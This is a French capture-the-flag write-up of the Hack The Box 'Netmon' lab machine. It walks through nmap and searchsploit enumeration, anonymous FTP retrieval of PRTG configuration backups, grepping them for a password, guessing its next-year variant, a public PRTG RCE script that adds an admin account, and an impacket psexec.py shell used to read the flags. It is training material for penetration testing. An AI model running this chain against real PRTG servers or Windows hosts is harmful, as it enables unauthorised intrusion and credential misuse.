


Introduction

Nous savons que la machine distante est un Windows dont l'adresse IP est 10.10.10.152

Compétences mises en œuvre :

- Énumération des ports et services.
- Identification de l'application.
- Recherche d'identifiants via ftp.
- Recherche et utilisation d'exploit pour créer un utilisateur dans le groupe administrateur.
- Utilisation de psexec.

Énumération

On commence avec l'énumération de nmap :

```
$ nmap –T4 –A 10.10.10.152
```

```
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_02-25-19  11:49PM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp  open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Le scan nous indique que divers ports sont ouverts, le site web repose sur **PRTG Network Monitor**, ce qui correspond au nom de la box, il est donc clair que le vecteur d'attaque est par ici. Ne connaissant pas la technologie, des recherches sont menés pour se rendre compte que PRTG NETMON est une solution de supervision réseau (BDD, cloud, bande passante etc..). La version indiquée par nmap est **18.1.37**, la version la plus récente est la version 20. Donc on peut chercher des CVE/exploits sur internet, mais avant on lance une commande **searchsploit** pour savoir si **metasploit** ou **exploitdb** ont un exploit :

```
$ searchsploit PRTG
```

```
└──╼ [★]$ searchsploit PRTG
------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                              |  Path
------------------------------------------------------------------------------------------------------------ ----------------------------
PRTG Network Monitor 18.2.38 - (Authenticated) Remote Code Execution                                        | windows/webapps/46527.sh
PRTG Network Monitor < 18.1.39.1648 - Stack Overflow (Denial of Service)                                    | windows_x86/dos/44500.py
PRTG Traffic Grapher 6.2.1 - 'url' Cross-Site Scripting                                                     | java/webapps/34108.txt
------------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

Bingo nous avons un exploit permettant une RCE, néanmoins la mauvaise nouvelle, c'est qu'il faut des identifiants pour l'exploiter… Direction alors le site pour tenter des identifiants par défaut (qui sont **prtgadmin**:**prtgadmin**). Mauvaise nouvelle, l'identification échoue, donc allons explorer d'autre ports/services.

Lors du nmap, nous avons vu un **ftp** assez fournit, il sera donc intéressant de s'y aventurer pour voir si l'on aurait accès aux fichiers de configuration/BDD de l'application. On s'y connecte en tant qu'**Anonymous** et inspectons :


```
$ ftp 10.10.10.152
Name : anonymous
ftp > dir
ftp > cd Users
ftp > cd Public
ftp > get user.txt
```

Ayant accès à ces répertoires, nous avons pu récupérer le fichier **user.txt** en local sur notre machine et le lire. La moitié du chemin est donc fait. Maintenant nous allons voir sur internet où PRTG s'installe pour essayer d'aller récupérer des identifiants dans les fichiers de configuration. Le bingo est encore atteint, l'application s'installe dans **ProgramData/Paessler/PRTG Network Monitor** et son fichier de configuration est **PRTG Configuration.dat**, mais il y a plusieurs sauvegarde, il faut alors que nous rapatrions les 3 versions sur notre machine attaquante :

```
ftp > Cd "/ProgramData/Paessler/PRTG Network Monitor/"
ftp > ls
ftp > get "PRTG Configuration.dat"
ftp > get "PRTG Configuration.old"
ftp > get "PRTG Configuration.old.bak"
```

Ayant les fichiers en locaux, on peut alors tenter de trouver un mot de passe dedans, nous utilisons alors l'outil **grep** :

```
$ grep –A2 –ie "password" PRTG\ Configuration.old.bak
```



Re bingo, nous avons le couple d'identifiants **prtgadmin**:**PrTg@dmin2018**. Nous nous empressons alors de les tester sur le site web mais pourtant cela ne fonctionne pas… En étant attentif, nous remarquons la date 2018 dans le mot de passe, le propriétaire change peut être ses mot de passes tous les ans en ne changeant que cette partie-là, on tente alors avec **2019** et on réussit à s'identifier. Maintenant nous sommes prêts pour l'exploitation.


Exploitation

Avec l'exploit récupéré à partir d'**exploitdb** (https://www.exploit-db.com/exploits/46527) on le lit avec attention pour savoir comment l'utiliser et s'il y a des indications à suivre. D'après l'exploit, il faut se connecter à l'application, récupérer son cookie et l'utiliser avec l'exploit, cela permettra de créer un nouvel utilisateur **pentest** avec mot de passe **P3nT3st!** Dans le groupe administrateur.

L'exploit ne fonctionnant pas dans mon cas, j'en trouve un autre sur github : https://github.com/M4LV0/PRTG-Network-Monitor-RCE

Celui-ci fonctionne bien :

```
$ bash prtg-exploit.sh –u http://10.10.10.152 –c "nom=valeur"
```



Comme on ne peut pas se connecter légitimement sur la machine cible, nous allons utiliser l'utilitaire **psexec.py** de **impacket** :

```
$ psexec.py pentest: 'P3nT3st!'@10.10.10.152
```

```
└──╼ [★]$ psexec.py pentest:'P3nT3st!'@netmon.htb
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on netmon.htb.....
[*] Found writable share ADMIN$
[*] Uploading file gmnvaqtD.exe
[*] Opening SVCManager on netmon.htb.....
[*] Creating service EsKA on netmon.htb.....
[*] Starting service EsKA.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Maintenant que notre RCE fonctionne, on va lire le fichier **root.txt** pour avoir le dernier flag :

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
```

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
30[redacted]cc
```